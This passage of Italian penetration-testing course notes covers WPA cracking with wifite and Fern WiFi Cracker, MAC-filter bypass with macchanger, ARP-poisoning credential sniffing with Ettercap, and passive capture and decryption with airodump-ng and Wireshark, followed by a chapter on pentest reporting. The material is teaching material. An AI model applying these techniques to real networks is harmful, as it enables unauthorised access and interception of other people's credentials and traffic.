[+] Access Point Name: PenTesting
[+] Access Point BSSID: C0:4A:00:5A:F9:04
[+] Encryption: WPA
[+] Handshake File: hs/handshake_PenTesting_C0-4A-00-5A-F9-04_2019-05
-20T19-33-22.cap
[+] PSK (password): ciaociao
[+] saved crack result to cracked.txt (1 total)
[+] Finished attacking 1 target(s), exiting
[!] Note: Leaving interface in Monitor Mode!
[!] To disable Monitor Mode when finished: airmon-ng stop wlan0mon
```

Dal risultato vediamo che lo strumento è riuscito a recuperare la *password WPA* che sarebbe **ciaociao** ma non il *PIN WPS*. Si può notare come risulta essere potente tale strumento, in quanto è bastato semplicemente digitare il valore associato alla rete da attaccare e lasciare ad esso stesso la realizzazione dell'attacco, in maniera automatizzata.

13.3.3 Fern WiFi Cracker

Altro strumento utile per effettuare il *penetration testing* è **Fern WiFi Cracker**. Si tratta di uno strumento con interfaccia grafica, scritto in Python, utilizzabile per test di sicurezza in reti wireless. Ne esistono due versioni:

- **Pro**: a pagamento, con molte funzionalità;
- **Free**: gratuita, ma con funzionalità limitate

La versione Free, inclusa in Kali, richiede *Aircrack-ng* e altri strumenti per poter funzionare correttamente.

Una volta avviato lo strumento in una delle due modalità:

- Grafica: attraverso la sezione "06 - Wireless Attacks" di Kali Linux;
- Da terminale: digitando `fern-wifi-cracker`.

Bisogna scegliere l'interfaccia su cui vogliamo che lo strumento operi. Nel nostro caso sarebbe `wlan0`, quindi selezionato tale interfaccia. Una volta settata l'interfaccia, clicchiamo il pulsante Scan for access point per avviare la scansione degli AP nel range di copertura della scheda Wi-Fi.

Al termine della ricerca, verrà mostrato il numero di reti protette con *WEP* e quello delle reti protette con *WPA/WPA2*.

Nell'esempio seguente sono state identificate 0 reti protette con *WEP* ed 11 reti protette con *WPA/WPA2*. Cliccando su WiFi WPA verranno mostrate le reti protette con *WPA/WPA2* e sarà possibile effettuare la procedura di password cracking.

Selezionando il tasto **Browse**, è possibile specificare il dizionario da utilizzare per il brute-force della password *WPA/WPA2*. Nel nostro caso, considereremo il file `rockyou.txt`. Dopodiché selezioniamo la

rete target da attaccare (AP nel nostro caso) e clicchiamo su Attack per avviare l'attacco. Se l'attacco va a buon fine, viene mostrata la password che è stata rilevata.



13.4 Post Cracking

Se si ottiene la chiave pre-condivisa *WPA/WPA2* o *WEP*, è possibile autenticarsi alla rete. Una volta autenticati alla rete wireless, è possibile utilizzare tutti gli strumenti di *penetration testing* disponibili per:

- cercare altri dispositivi;
- sfruttare le vulnerabilità;
- elevare i privilegi;
- etc...

MAC Spoofing

Un'attività che si fa di solito nella fase **Post Cracking** è il **MAC Spoofing**. La maggior parte delle reti wireless implementano delle tecniche di *MAC filtering* che consistono nell'ammettere la connessione solo a dispositivi con determinati indirizzi MAC o determinati tipi di MAC. Se si riesce ad ottenere una chiave *WPA/WPA2* (o *WEP*), ma non si riesce ad accedere alla rete target, è probabile che essa utilizzi meccanismi di **MAC filtering**.

È possibile bypassare il *MAC filtering* utilizzando il comando `macchanger`.

Esso permette di sostituire l'indirizzo *MAC* di un dispositivo (Client) con un nuovo indirizzo che potrebbe consentire l'accesso di tale dispositivo alla rete target. Un indirizzo *MAC* può essere facilmente individuato tramite ricognizione (ed eventualmente cracking).

Ad esempio, utilizziamo `airodump-ng` per identificare i Client connessi alle reti wireless per poi andare ad analizzare il file di acquisizione (Capture), tramite *Wireshark*, così da identificare gli indirizzi *MAC* potenzialmente validi.

Quindi supponiamo di voler cambiare l'indirizzo *MAC* per l'interfaccia `wlan0` con il seguente indirizzo *MAC* (dopo aver effettuato l'analisi): `34:12:98:B5:7E:D4`. Digitiamo il seguente comando per avviare la sostituzione del *MAC address*:

```
macchanger -mac=34:12:98:B5:7E:D4 wlan0
```

```
root@kali:~# macchanger --mac=34:12:98:B5:7E:D4 wlan0
Current MAC: 4a:...:73 (unknown)
Permanent MAC: f4:...:b9 (unknown)
New MAC: 34:12:98:b5:7e:d4 (unknown)
```

Per controllare che la sostituzione è avvenuta correttamente, possiamo farlo mediante il comando `ifconfig`. Tuttavia, questo cambio di *MAC address* funziona soltanto nei contesti non virtualizzati perché nel momento in cui si effettua questa sostituzione all'interno di Kali, quest'ultimo prenderà in considerazione l'indirizzo *MAC* passato come input da *VirtualBox*.

13.5 Wireless Sniffing

Esistono due tecniche generali per lo sniffing del traffico all'interno di una rete wireless:

- **Sniffing attivo:** effettuato quando si è autenticati e connessi alla rete target. Viene coinvolto in attacchi di tipo *Man in the Middle* mediante strumenti quali *Ettercap*;
- **Sniffing passivo:** effettua lo sniffing di tutto il traffico che è possibile catturare tramite l'interfaccia wireless (senza essere autenticati all'interno della rete wireless) e la successiva decifratura mediante l'opportuna chiave (di solito recuperata tramite tecniche di cracking).

Questa modalità presenta alcuni vantaggi rispetto a quello attivo:

- poiché non vi è connessione alla rete target, non vengono lasciate tracce causate dall'accesso;
- catturare passivamente il traffico e decifrarlo in un secondo momento permette di diminuire la probabilità di essere scoperti.


Sniffing Attivo

Analogamente ad una *LAN*, anche in una *WLAN* è possibile effettuare lo sniffing del traffico di rete.

Per effettuare questa operazione, è necessario essere autenticati e connessi alla rete wireless target, oltre ad avere un indirizzo IP valido appartenente a tale rete. Per effettuare lo sniffing, useremo *Ettercap* quindi faremo un attacco di tipo **ARP Poisoning** per lo sniffing delle credenziali di accesso.

Supponiamo di avere il seguente scenario di rete: abbiamo tre macchine fisiche distinte, su ciascuna delle quali è stata posta in esecuzione una VM. La macchina dell'attaccante fa *Man in the middle* in quanto vuole spiare i pacchetti che transitano dal Target 1 al Target 2 e viceversa. Queste tre macchine vengono collegate mediante un *Access Point*.

Questi collegamenti possono essere simulati mettendo, su VirtualBox nella sezione proprietà di rete, la **Scheda con bridge**.



Passo 1: avviamo *ettercap-gui*, dal menu Application -> 09 - Sniffing&Spoofing.

Passo 2: a questo punto, la macchina dell'attaccante si deve prendere la briga di dire allo strumento che vuole soltanto intercettare il traffico dalla rete Target 1 alla rete Target 2 e viceversa. Quindi, clicchiamo sul menu Sniff e poi su Unified sniffing per selezionare l'interfaccia di rete (nel nostro caso `wlan0`).

Passo 3: clicchiamo sul menù Hosts, e poi su Scan for Hosts. Questo permetterà di rilevare gli host connessi alla rete. Dal seguente risultato verremmo a conoscenza che sono stati rilevati 10 host connessi alla rete target.

Passo 4: clicchiamo su Hosts e poi su Host list per ottenere la lista degli host connessi.

Passo 5: selezioniamo le due macchine target:

- Add to Target 1 --> IP ADDRESS 192.168.1.105 e MAC ADDRESS B4:AE:2B:E3:77:AA;
- Add to Target 2 --> IP ADDRESS 19.168.1.107 e MAC ADDRESS 24:1B:7A:D4:C2:6C.

Passo 6: selezioniamo ARP Poisoning dal menu MITM. Quindi abilitiamo l'opzione Sniff remote connections.

Passo 7: verrà avviato lo sniffing e mostrato il traffico generato tra i due host selezionati (Target 1 e Target 2).

Passo 8: colleghiamoci tramite Telnet dalla macchina (Target 1) con IP 192.168.1.105 e alla macchina (Target 2) con IP 192.168.1.107 con il seguente comando: telnet 192.168.1.107.

Ci verrà chiesto di digitare username e la password:

- username: msfadmin
- password: msfadmin

Passo 9: ritornando ad Ettercap, possiamo osservare che sono state correttamente individuate le credenziali di accesso relative alla sessione Telnet.

Sniffing passivo

Sulla rete target potrebbero esserci meccanismi di controllo per rilevare la presenza di host non autorizzati (IDS, IPS, etc...). Lo **sniffing passivo** (o asincrono) permette di intercettare ed osservare il traffico che transita sulla rete target quando non si è autenticati alla rete stessa. Questo rappresenta una soluzione efficace per evitare di essere individuati dai meccanismi di controllo e di catturare in maniera stealth le informazioni che transitano.

Passo 1: è necessario intercettare passivamente il traffico da e verso la rete target mediante il seguente comando: airmon-ng start wlan0, che metterà l'interfaccia di rete (wlan0) in *Monitor Mode*.

Passo 2: è possibile utilizzare il comando airodump-*ng* per effettuare lo sniffing del traffico da/verso la rete target:


```
airodump-ng wlan0mon -c <canale> -bssid <MAC_BSSID_ReteTarget> -w wifirack
```

(deve essere catturata una quantità di traffico tale da contenere i messaggi relativi al *Four-way Handshake*).

Passo 3: mediante Wireshark apriamo il file CAP (wifirack- 01.cap) ottenuto dal passo precedente.


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	0a:b1:c9:97	Broadcast	802.11	284	Beacon
2	1.748549	0a:b1:c9:97	Shenzhen_ba:c9:97	802.11	278	Prol
3	1.755717	0a:b1:c9:97	Shenzhen_ba:c9:97	802.11	278	Prol
4	1.952371	AdbBroad_c8:f1:d7	(null)	802.11	10	Ackl
5	1.952891	0a:b1:c9:97	Shenzhen_ba:c9:97	802.11	278	Prol
6	1.953395	0a:b1:c9:97	0a:b1:c9:97	802.11	10	Ackl
7	1.958514	AdbBroad_c8:f1:d7	(null)	802.11	278	Prol
8	1.960074	0a:b1:c9:97	Shenzhen_ba:c9:97	802.11	278	Prol
9	1.961587	0a:b1:c9:97	0a:b1:c9:97	802.11	10	Ackl
10	2.055818	0a:b1:c9:97	Shenzhen_ba:c9:97	802.11	278	Prol
11	2.058892	0a:b1:c9:97	0a:b1:c9:97	802.11	278	Prol
12	2.067568	0a:b1:c9:97	Shenzhen_ba:c9:97	802.11	10	Ackl
13	2.169984	0a:b1:c9:97	Shenzhen_ba:c9:97	802.11	278	Prol
14	3.177155	0a:b1:c9:97	Shenzhen_ba:c9:97	802.11	278	Prol
15	3.368115	AdbBroad_c8:f1:d7	(null)	802.11	10	Ackl
16	2.067568	0a:b1:c9:97	Shenzhen_ba:c9:97	802.11	278	Prol
17	3.169984	0a:b1:c9:97	Shenzhen_ba:c9:97	802.11	278	Prol
18	3.177155	0a:b1:c9:97	Shenzhen_ba:c9:97	802.11	278	Prol
19	3.368115	AdbBroad_c8:f1:d7	(null)	802.11	10	Ackl

Passo 4: decifriamo il traffico cifrato mediante l'opzione Wireless Toolbar, consultabile dal menu View di Wireshark. Poi, dalla Wireless Toolbar, cliccare su 802.11 Preferences.



Quindi disabilitare l'opzione Enable decryption e cliccare su OK. Cliccare su Edit ed aggiungere la chiave di cifratura recuperata tramite le tecniche di tracking mostrate in precedenza. Nel nostro caso inseriamo la password *WPA* nel seguente formato password: SSID → ciaociao:AP
Dopodiché abilitare l'opzione Enable decryption e cliccare su OK.

Passo 5: il traffico sarà decifrato da *Wireshark* e potrà quindi essere visualizzato




Alcuni campi del frame potrebbero essere stati cifrati dai livelli superiori dello stack TCP/IP, quindi, anche inserendo la password corretta non sarà possibile visualizzare i contenuti di tali campi.

Osservazione: tale capitolo rappresenta una sintesi di quanto presente nelle slide del pdf "Argomento 14 - Wireless Penetration Testing.pdf". In quest'ultime sono presenti ulteriori argomenti.

Dodicesima Parte

Documentazione e Reporting



CoScienze
Associazione

Capitolo 14 – Documentazione e Reporting

14.1 Documentazione e Verifica dei Risultati

Un *pentester* dovrebbe registrare tutte le azioni che ha svolto, in quanto tracciare qualsiasi attività è fondamentale in questo processo. Tutti gli input e output devono essere memorizzati per poi essere riproducibili da qualcun altro.

Una parte importante del processo include la presentazione dei risultati al committente: ogni "dominio" (giuridico, ad esempio) deve essere in grado di capire ogni cosa prodotta al di fuori della sua sfera di competenza.

L'obiettivo di questa attività è quella di evidenziare tutte le potenziali debolezze e fornire prove a supporto delle debolezze riscontrate, indicare chiaramente tutto ciò che si è fatto, con i relativi strumenti e tecniche utilizzate.

La documentazione, la preparazione dei report e l'eventuale presentazione, sono attività che devono essere affrontate in maniera strutturata e consistente con i risultati ottenuti.

È molto utile ovviamente utilizzare un template in cui possono essere inseriti i risultati prodotti da ogni singolo strumento utilizzato, in modo tale da velocizzare anche il processo di scrittura e documentazione.

È importante che per ciascuno strumento siano eseguiti per almeno tre volte i test, prima di rilasciare i dati definitivi.

È di fondamentale importanza non basarsi su di un solo strumento, poiché ognuno ha le sue proprietà, in modo da ridurre falsi positivi e falsi negativi. Nel caso in cui il *pentester* è abbastanza skillato, è utile verificare il tutto con tecniche manuali.

14.2 Tipi di report

È un paradigma che parte dal generale fino ad arrivare al più "minuzioso".

È importante assicurarsi che si rispettino tutti gli accordi e le clausole.

Un report è diviso in 3 macroaree:

- **Executive report**: per chi "comanda";
- **Management report**: per chi "mette i soldi";
- **Technical report**: ci vanno tutti gli aspetti del *pentester*.

Executive Report

Report breve e conciso, cerca di fornire una visione ad alto livello dei risultati prodotti durante la fase di *penetration testing*, enfatizzando i problemi che potrebbe avere l'azienda. Non è necessario fornire dettagli tecnici ma è importante fornire informazioni in maniera facile e di rapida comprensione.

Riassunto dovrebbero esserci:

- **obiettivi del progetto**;
- **classificazione del rischio**: livello di rischio (critico, medio, alto);
- **executive summary**: brevemente tutto ciò che è stato fatto;
- **statistiche**: magari con grafici;
- **matrice dei rischi**: classificazione ed enumerazione di tutte le vulnerabilità rilevate.

Management Report

Affronta i problemi di sicurezza dell'asset dal punto di vista normativo e della conformità.

È importante che un asset abbia:

- **raggiungimento della conformità;**
- **metodologia di testing:** magari pagare chi ha una determinata certificazione;
- **assunzioni e limitazioni:** evidenziare i fattori che possono aver impedito al pentester di raggiungere un obiettivo;
- **gestione dei cambiamenti e della configurazione:** non introdurre problemi aggiuntivi.

Technical Report

In questo report dovrebbe essere descritta, nel dettaglio, ogni vulnerabilità rilevata e il potenziale impatto economico.

Dovrebbe contenere:

- **Security issues:** inserire tutte le vulnerabilità anche quelle non sfruttate;
- **Vulnerabilities Map;**
- **Exploits Map;**
- **Best Practices.**

14.3 Penetration Testing Report

La struttura può variare in base a diversi fattori:

- Asset analizzato;
- Test effettuato;
- Metodologia di testing utilizzata;
- Contesto operativo;
- Tipo di committente;
- etc...

Ma in generale dovrebbe essere la seguente:

- Cover Page;
- Table of Contents;
- Executive Summary;
- Engagement Highlights;
- Vulnerability Report;
- Remediation Report;
- Findings Summary;
- Detailed Summary.

14.4 Preparazione della presentazione

Prima di realizzare una presentazione, è fondamentale comprendere le conoscenze tecniche e gli obiettivi del committente, ed è necessario modificare la presentazione in base al committente ed al suo livello di competenza. Il compito principale del pentester dovrebbe essere quello di far capire al committente i potenziali fattori di rischio presenti all'interno dell'asset. Molto spesso, però, i committenti non hanno né il tempo né la preparazione adeguata a comprendere i dettagli tecnici alla base delle vulnerabilità.

La presentazione dovrebbe essere utile e comprensibile sia da un pubblico tecnico che non tecnico. Le eventuali carenze di sicurezza rilevate durante il processo di *penetration testing*, dovrebbero essere descritte, senza attaccamento emotivo, ma limitandosi ai soli fatti.

14.5 Procedure di Post Testing

In queste procedure vengono definite le misure di riparazione per risolvere tutte le vulnerabilità che sono state scoperte. A volte, il *pentester*, potrebbe diventare lui stesso il "riparatore" oppure il consulente del team che si occuperà della "**riparazione**" delle vulnerabilità.

Esistono diverse linee guida che il *pentester* potrebbe seguire per fornire supporto adeguato:

- Raccomandazioni critiche al proprio committente. Ad esempio, utilizzando un approccio *Divide et Impera* per partizionare in livelli la rete dell'infrastruttura target separando le componenti critiche da quelle pubblicamente esposte oppure introdurre componenti come *IDS/IPS*.
- Valutare la sicurezza delle applicazioni ed eseguire verifiche sul codice potrebbe portare ad importanti benefici economici per l'organizzazione responsabile dell'asset.
- Utilizzare contromisure per garantire la sicurezza fisica come allarmi antintrusione oppure identificazione del personale.

